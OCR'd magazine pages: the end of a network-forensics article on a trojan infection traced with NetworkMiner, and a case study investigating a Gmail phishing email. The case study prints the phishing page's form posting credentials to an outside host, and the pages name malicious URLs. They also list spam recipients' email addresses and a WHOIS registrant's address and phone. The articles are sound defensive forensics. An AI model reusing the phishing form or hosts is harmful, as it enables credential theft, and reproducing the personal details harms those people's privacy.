64.8.71.23 [mx.armstrong.synacor.com]
64.12.90.1 [mailin-01.mx.aol.com] (Windows)
64.12.90.34 [mailin-04.mx.aol.com] (Windows)
64.12.90.55 [mailin-02.mx.aol.com]
```

**Figure 31.** *Hosts involved in the incident*


In the "files" tab, we can see all files have been downloaded while the live capture was running and where they were downloaded. See Figure 32.



| ourc... | S. port | Destin... | D. port | Protocol | Filename | Extens... | Size | Timest... | Details |
|---|---|---|---|---|---|---|---|---|---|
| 73.194... | TCP 80 | 192.168... | TCP 1245 | HttpGet... | 6.jpg | jpg | 2 508 B | 18/04/... | news.google.es/news/tbn/VBRCCvAelulJ/6.jpg |
| 73.194... | TCP 80 | 192.168... | TCP 1242 | HttpGet... | s.E7C227C5.json | json | 1 820 B | 18/04/... | www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab... |
| 73.194... | TCP 80 | 192.168... | TCP 1244 | HttpGet... | search.5C7464DE.json | json | 1 092 B | 18/04/... | www.google.es/complete/search?client=hp&hl... |
| 73.194... | TCP 80 | 192.168... | TCP 1246 | HttpGet... | checkmark2.png | png | 186 B | 18/04/... | ssl.gstatic.com/ui/v1/menu/checkmark2.png |
| 73.194... | TCP 80 | 192.168... | TCP 1242 | HttpGet... | data=Ay5GWBeob_... | gif | 36 526 B | 18/04/... | www.google.es/maps/vt/data=Ay5GWBeob_... |
| 73.194... | TCP 80 | 192.168... | TCP 1244 | HttpGet... | s.77A04BDC.json | json | 1 830 B | 18/04/... | www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab... |
| 73.194... | TCP 80 | 192.168... | TCP 1247 | HttpGet... | search.D338531C.json | json | 1 101 B | 18/04/... | www.google.es/complete/search?client=hp&hl... |
| 73.194... | TCP 80 | 192.168... | TCP 1242 | HttpGet... | rs=AltRSTP9Ge5MNI... | javascript | 179 B | 18/04/... | www.google.es/xjs/_/js/s/wta/rt=j/ver=_n1M0-.. |
| 73.194... | TCP 80 | 192.168... | TCP 1244 | HttpGet... | s.B824AD51.json | json | 3 661 B | 18/04/... | www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab... |
| 73.194... | TCP 80 | 192.168... | TCP 1242 | HttpGet... | search.768DBB7E.json | json | 2 350 B | 18/04/... | www.google.es/complete/search?client=hp&hl... |
| 73.194... | TCP 80 | 192.168... | TCP 1247 | HttpGet... | data=DkDO_j1oleNy4... | javascript | 306 B | 18/04/... | www.google.es/maps/vt/data=DkDO_j1oleNy4.. |
| 73.194... | TCP 80 | 192.168... | TCP 1247 | HttpGet... | red_pins2.png | png | 1 384 B | 18/04/... | www.google.es/images/red_pins2.png |
| 38.2.1... | TCP 80 | 192.168... | TCP 1248 | HttpGet... | boston.html | html | 810 B | 18/04/... | 188.2.164.112/boston.html |
| 73.194... | TCP 80 | 192.168... | TCP 1249 | HttpGet... | H4Mx5qbgeNo.html | html | 5 472 B | 18/04/... | www.youtube.com/embed/H4Mx5qbgeNo |

**Figure 32.** *Files downloaded in the incident*

Be careful, because NetworkMinner downloads all files to your hard drive and it reproduces all traffic in the pcap. For example, we can see the webpage where the host was infected by right clicking on the link. See Figure 33 below.



file:///C:/Documents and Settings/Administrador/Escritorio/NetworkMiner_1-5/AssembledFiles/188.2.164.112/HTTP - TCP 80/boston.html

Sitio web dañino bloqueac


http://heathawkheaters.com/hair.html

Este sitio web ha sido identificado como perjudicial.
Le recomendamos que **no visite** este sitio web.

**Figure 33.** *Infected HTML page download from the original web site*

This tool downloads all files involved in the traffic capture including the malware and the exploits. I recommend you to run this program in a secure environment like a Virtual Machine.

Also, it downloads all images that have been seen. See Figure 34 below.



508 B

checkmark2.png
25x21, 186 B

data=Ay5GWBeo...
278x306, 36 526 B

red_pins2.png
19x385, 1 384 B

hqdefault.jpg
480x360, 21 913 B

sddefault.jpg
640x480, 40 562 B


hqdefault.jpg
480x360, 13 567 B

sddefault.jpg
640x480, 39 326 B

**Figure 34.** *Pictures downloaded thanks to NetworkMinner*

Also, we can see all the emails that have been sent easier than Wireshark.

We can see From, To and the body details of the emails. See Figure 35.



| From | To |
|---|---|
| "Ferdinand Chavez" <edp@mail.kz> | <allisonkpace@gmail.com> |
| "Lucy Yates" <jenkins@mail1.stofa... | <jmlee325@gmail.com> |
| "Ellen Burt" <terry.mason@net081.s... | <comoline@hotmail.com> |
| "Allan Greene" <zomby@netscape.... | <annaauu@yahoo.com> |
| "Walter Adams" <yulang2114@myr... | <janisamzallag@rogers.com> |
| "Jimmy Graves" <aicha@eside.ro> | <jayeandy@yahoo.com> |
| "Madeleine Dillard" <hilal.tuzuner@... | <marsha_n_cali@yahoo.com> |
| "Robert Hurt" <dleshana@myrealbo... | <judy@artechecarr.com> |
| "Nance Mercado" <Jeremye@himpr... | <sagirkennel@yahoo.com> |
| "Minnie Hastings" <kkirby@bradent... | <llcoeone@iowatelcom.net> |
| "George Tyler" <drj2@mail1.stofane... | <dionne@mattinglycorp.com> |
| "Miranda Gay" <zversky@kitich.ru> | <larsflatoe@hotmail.com> |
| "Adam Womack" <mail@cmzrb.cz> | <murphmcd@sbcglobal.net> |
| "Bess Jones" <berg@aim-group.ru> | <jmlee3@msn.com> |
| "Roddy Kent" <tomveste@net156.s... | <guigignac@gmail.com> |
| "Hilary Sears" <koch@talk21.com> | <yafeng_xiao@hotmail.com> |
| "Gwendolyn Daniel" <lwitte@bycrof... | <acafiero.office@cox.net> |
| "Baldwin Hunt" <freddy.dardenne@... | <lorilizrogers@gmail.com> |
| "Meredith Ferguson" <dafeihao@m... | <johnfk@microsoft.com> |

| Attribute | Value |
|---|---|
| Received | from unknown (HELO r9139) ([56.193.36.99]),from unkr |
| Message-ID | <001001ce3c0f$a5190760$38c12463@hanz0785663t |
| From | "Evelina Chamberlain" <williamsl@ohsu.edu>,"Evelina ( |
| To | <stacyoverman@msn.com>,<stacyoverman@msn.com> |
| Subject | New Sub Penny Alert Coming Soon,New Sub Penny Ale |
| Date | Thu, 18 Apr 2013 10:32:02 +0100,Thu, 18 Apr 2013 10 |
| MIME-Version | 1.0,1.0 |
| Content-Type | text/plain,text/plain |
| charset | windows-1250,windows-1250 |
| Content-Transfer-... | 7bit,7bit |
| X-Priority | 3,3 |
| X-MSMail-Priority | Normal,Normal |
| X-Mailer | Microsoft Outlook Express 6.00.2900.2180,Microsoft Ou |
| X-MimeOLE | Produced By Microsoft MimeOLE V6.00.2900.2180,Proc |

Welcome announcement for P_W_E I watchers. Buy thousands of P_W_E I
stock offered at the morning, since it's still bargained. Then see the
pps spike to 55 cents - or maybe hit a 1! Prepare to make a fortune on
P_W_E I starting Thursday, Apr 18

**Figure 35.** *Details about the Spam delivered*

## SUMMARY

In my opinion it's really important to have a good network capture policy in an organization. In this article, we have seen how a single user of our network was searching and watching videos about the Boston Marathon bombs. In one of these searches the user visited a dangerous website which took an advantage of a vulnerability of its computer with CVE-2012-1723 using the exploit *vz1.jar*. Thanks to this exploit, a Trojan horse named *newbos3*.exe was downloaded and installed with the lack of user knowledge. We have seen that the Trojan horse began to send Spam and the public IP of the organization was included in a blacklist. The company could have problems with their corporate email servers if the server shares the public IP with the rest of the computers in the network. If this happen, the emails sent by the workers in the company would be denied by the Anti Spam systems.

Also, we have serious suspicion that the computer was a node of a Botnet but we are not sure at all because we have no evidences...

Thanks to a good data capture we can learn a lot about an incident. If you want to know more about malware, it would be necessary to study the Trojan doing malware reversing. Maybe in my next article I will talk about it.

## REFERENCES

- *http://www.sans.org/reading-room/whitepapers/incident/expanding-response-deeper-analysis-incident-handlers-32904*
- *http://es.slideshare.net/titanlambda/network-forensic-packet-analysis-using-wireshark*
- *http://networkminer.sourceforge.net/documents/Network_Forensics_Workshop_with_NetworkMiner.pdf*
- *http://wiki.wireshark.org/CaptureSetup/Ethernet*
- *http://www.wireshark.org/docs/man-pages/tshark.html*
- *http://wiki.wireshark.org/HowToUseGeoIP*
- *http://www.tamos.com/htmlhelp/monitoring/monitoringusingswitches.htm*
- *http://www.inteco.es/file/5j9r8LaoJvwuB2ZrJ-Xl7g*

## ABOUT THE AUTHOR

*I was involved in the computer science when I was a child and I got my first job as Security Technician when I was 20 years old. I have more than 6 years work in the field of security. I am a network security expert and a specialist in managing Firewalls, VPN, IDS, Antivirus and other security devices in large networks with more than 30,000 users and a 10 GB connection on the Internet. I've worked in numerous types of environments with the latest technologies. Currently I'm working in Satec for the main Research Center in Spain (CSIC) as Senior Security Administrator. In my spare time, I write in my blog http://www.behindthefirewalls.com where I try to share with people the new hacker techniques, malware analysis, forensics analysis, examples and other things related with the security. You can know more from me at http://es.linkedin.com/pub/javier-nieto-ar%C3%A9valo/25/2a/bb4. You can contact me at the bottom on my blog by writing on the contact form or sending an email to javier.nieto@behindthefirewalls.com.*

CASE STUDY

# INVESTIGAING A NIGERIAN WEBMAIL AND E-BANKING

## PHISHING ATTACK

**by Gilad Ofir & Dvir Levi**

In today's world, as we all use email for practically everything, from talking to friends, colleagues, bosses, business partners, etc. However, like every good thing, it can be abused by spammers and hackers, and infect is.
Since we all use it, it's important to understand the security issue that rises when ones e-mail is targeted for spamming.

**What you will learn:**

- An e-mail that looks plain, but actually is malicious.
- How to identify a phishing attempt.
- Steps in the investigation to find the culprit.
- A few ways for a spammer to hide himself.
- How to pinpoint an estimated location of the threat.


Before we describe the phishing attempt that was made, let's first explain what phishing is: Basically, phishing is a process that tries to mimic a valid request/website/application, mostly using an elaborate login page, but instead of sending the information to a valid location, it perform a malicious activity, such as sending the credentials (username and password) to an attacker to be used later for other attacks, or infecting the victim with a malware, Trojan or a virus.

### THE SUSPICIOUS MAIL

First there was a suspicious mail, from an unknown origin with the title "Confirm Payment" with an attachment supposedly some sort of a receipt.

### POINT 1 – RECEIVING A SUSPICIOUS E-MAIL

The receipt was suspicious because it appeared separated from the mail itself and no recent purchase were made.



https://mail.google.com/mail/u/0/#spam/140d660b73c5d69c

Confirm Payment

Sales Rep. <...@...ap.com>

Sep 1 (2 days ago)


⚠ **Be careful with this message.** Many people marked similar messages as phishing scams, so this might contain unsafe content. Learn more

Please check the bank payment swift copy. Thanks, Sale Reps.

Swift Copy.htm

**Figure 1.** *Suspicious mail*

## BEHIND THE PHISHING PAGE



https://mail-attachment.googleusercontent.com/attachment/u/0/?ui=2&ik=c7aec3be

Google New to Gmail? Create an account

**Sign in**

**Username** □

**Password** □

Sign in □ **Stay signed in**

- Can't access your account?

**Gmail**

**A Google approach to email.**

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
▼<html>
  ▶<head>…</head>
  ▼<body>
    ▼<div>
      ▼<div>
        ▶<div>…</div>
        ▼<div>
          ▼<div>
            ▼<div>
              ▶<h2>…</h2>
              ▼<form action="http://arcadebk.com/login.php" method="post" target="_blank" onsubmit="r
you sure?");">
                ▼<div>
                  ▼<label>
                      <strong>Username</strong>
                    </label>
                    <input type="email" name="username" value>
                  </div>
                ▶<div>…</div>
                  <input type="submit" name="signIn" value="Sign in">
                ▼<label>
                    <input type="checkbox" name="PersistentCookie" value="yes">
                    <strong>  Stay signed in  </strong>
```

**Figure 2.** *Looking behind a phising page with f12*


The email was fake, and possibly contained a virus or some sort of cookie theft upon download, so clicking “view” launches the content on a different session, with a different session cookie that if were to be stolen, provides nothing for the benefit of the attacker.

As we can see, the login page is fake, but looks like the original (even though it was modified by the browser), this is the classic phishing because it mimics the original page perfectly.

### POINT 2 – FAKE E-MAIL AND FAKE LOGIN PAGE.

## VIEW SOURCE

Upon examining the content of the webpage (by pressing F12 on the keyboard), we saw that the “form action” tag, point to a different location (which is not Gmail).



```
Delivered-To: [redacted]@gmail.com
Received: by 10.216.203.138 with SMTP id f10csp28280weo;
        Sat, 31 Aug 2013 14:56:38 -0700 (PDT)
X-Received: by 10.68.48.166 with SMTP id m6mr17140103pbn.105.1377986197302;
        Sat, 31 Aug 2013 14:56:37 -0700 (PDT)
Return-Path: <brapp@rap.com>
Received: from smtp1.fptdata.net (smtp1.fptdata.net. [210.245.23.80])
        by mx.google.com with ESMTP id if6si4140183pbc.223.1969.12.31.16.00.00;
        Sat, 31 Aug 2013 14:56:37 -0700 (PDT)
Received-SPF: neutral (google.com: 210.245.23.80 is neither permitted nor denied by best guess record for domain of brapp@rap.com) client-ip=210.245.23.80;
Authentication-Results: mx.google.com;
       spf=neutral (google.com: 210.245.23.80 is neither permitted nor denied by best guess record for domain of brapp@rap.com) smtp.mail=brapp@rap.com
X-MDAV-Processed: smtp1.fptdata.net, Sun, 01 Sep 2013 04:49:35 +0700
Received: from setiabecamexnew.setiabecamex.vn ([210.245.22.40])
        by smtp1.fptdata.net (smtp1.fptdata.net)
        (MDaemon PRO v11.0.0)
        with ESMTP id md50000006574.msg;
        Sun, 01 Sep 2013 04:49:33 +0700
X-Spam-Processed: smtp1.fptdata.net, Sun, 01 Sep 2013 04:49:33 +0700
        (not processed: message from trusted or authenticated source)
X-MDRemoteIP: 210.245.22.40
X-Return-Path: brapp@rap.com
X-Envelope-From: brapp@rap.com
Received: from spsetia.spsetia.com.vn (118.69.192.230) by
 SETIABECAMEXNEW.setiabecamex.vn (210.245.22.40) with Microsoft SMTP Server id
 14.2.247.3; Sun, 1 Sep 2013 04:47:15 +0700
Received: from User ([41.71.213.129]) by spsetia.spsetia.com.vn with Microsoft
 SMTPSVC(6.0.3790.4675);         Sun, 1 Sep 2013 04:30:24 +0700
Reply-To: <dawesdonationdaveangela@yahoo.com.hk>
From: Sales Rep. <brapp@rap.com>
Subject: Confirm Payment
Date: Sat, 31 Aug 2013 22:49:19 +0100
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="----=_NextPart_000_0086_01C2A9A6.67B8ED4C"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2600.0000
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2600.0000
BCC:
Message-ID: <SPSETIAHNCoEhfxpIdJ00006287@spsetia.spsetia.com.vn>
X-OriginalArrivalTime: 31 Aug 2013 21:30:24.0859 (UTC) FILETIME=[4DF36AB0:01CEA691]
X-TM-AS-Product-Ver: SMEX-10.0.0.1412-7.000.1014-20118.001
X-TM-AS-Result: No--1.814900-5.000000-31
X-TM-AS-User-Approved-Sender: No
X-TM-AS-User-Blocked-Sender: No

------=_NextPart_000_0086_01C2A9A6.67B8ED4C
Content-Type: text/plain; charset="Windows-1251"
Content-Transfer-Encoding: 7bit

Please check the bank payment swift copy.  Thanks, Sale Reps.


------=_NextPart_000_0086_01C2A9A6.67B8ED4C
```

**Figure 3.** *Viewing the source to find leads*

## GETTING TO THE BOTTOM OF THE ATTACK

Now, after we know that there was a phishing attempt, let’s describe how we get to the bottom of the attack and how we find the attacker.

After clicking “view source” on a Gmail web-mail page, we get full, non-editable and detailed information regarding the message, its origin, and any other messages in the conversation.

So, after finding the “Received: From” line, we found an IP/Address that we suspected to affiliated with the attacker.


### POINT 3 – DETECTING IP/ADDRESS OF A POSSIBLE LEAD

The next step would be to gather as much information as possible and investigate the source to try and learn from it.

## WHOIS ARCDEBK.COM

Searching the address from the “form action” section on whois.net shows more information the owner of the domain.

## POINT 4 – INVESTIGATING THE URL OF “FORM ACTION” IN THE FAKE LOGIN PAGE



WHOIS information for arcadebk.com:***

```
[Querying whois.verisign-grs.com]
[Redirected to whois.easyspace.com]
[Querying whois.easyspace.com]
[whois.easyspace.com]
Registrant:
 Justin Lerner
 82 Mill Lane,
 West Hampstead
 London,  NW6 1NL
 UK
 Domain name: ARCADEBK.COM
 Administrative Contact:
    Lerner, Justin  info@mailitarymailz.com
    82 Mill Lane,
    West Hampstead
    London,  NW6 1NL
    UK
    +44.01616246780
 Technical Contact:
    34SP Host master, 34SP  hostmaster@34sp.com
    Portland Tower
    Portland Street
    Manchester, Greater Manchester M1 3LF
    GB
    +44.1612340897
 Registration Service Provider:
    Easyspace Ltd, support@easyspace.com
    +44.3707555066
    +44.1419316785 (fax)
    http://www.easyspace.com
    This company may be contacted for domain login/passwords,
    DNS/Nameserver changes, and general domain support questions.
 Registrar of Record: Easyspace Ltd.
 Record last updated on 14-Dec-2012.
 Record expires on 14-Dec-2014.
 Record created on 14-Dec-2012.
 Domain servers in listed order:
    NS1.NETFIRMS.COM
    NS2.NETFIRMS.COM
 Domain status: clientTransferProhibited
                clientUpdateProhibited
The Data in the EASYSPACE Registrar WHOIS database is provided to you by
EASYSPACE for information purposes only, and may be used to assist you in
obtaining information about or related to a domain name's registration record.
EASYSPACE makes this information available "as is," and does not guarantee its accuracy.
By submitting a WHOIS query, you agree that you will use this data only for
lawful purposes and that, under no circumstances will you use this data to:
a) allow, enable, or otherwise support the transmission by e-mail,
telephone, or facsimile of mass, unsolicited, commercial advertising or
solicitations to entities other than the data recipient's own existing
```

Similar Domains   see more domains

| | | |
|---|---|---|
| □ | thercadebbiejohnk.us | $11.59 |
| □ | arcadebbiejohnk.org | $11.59 |
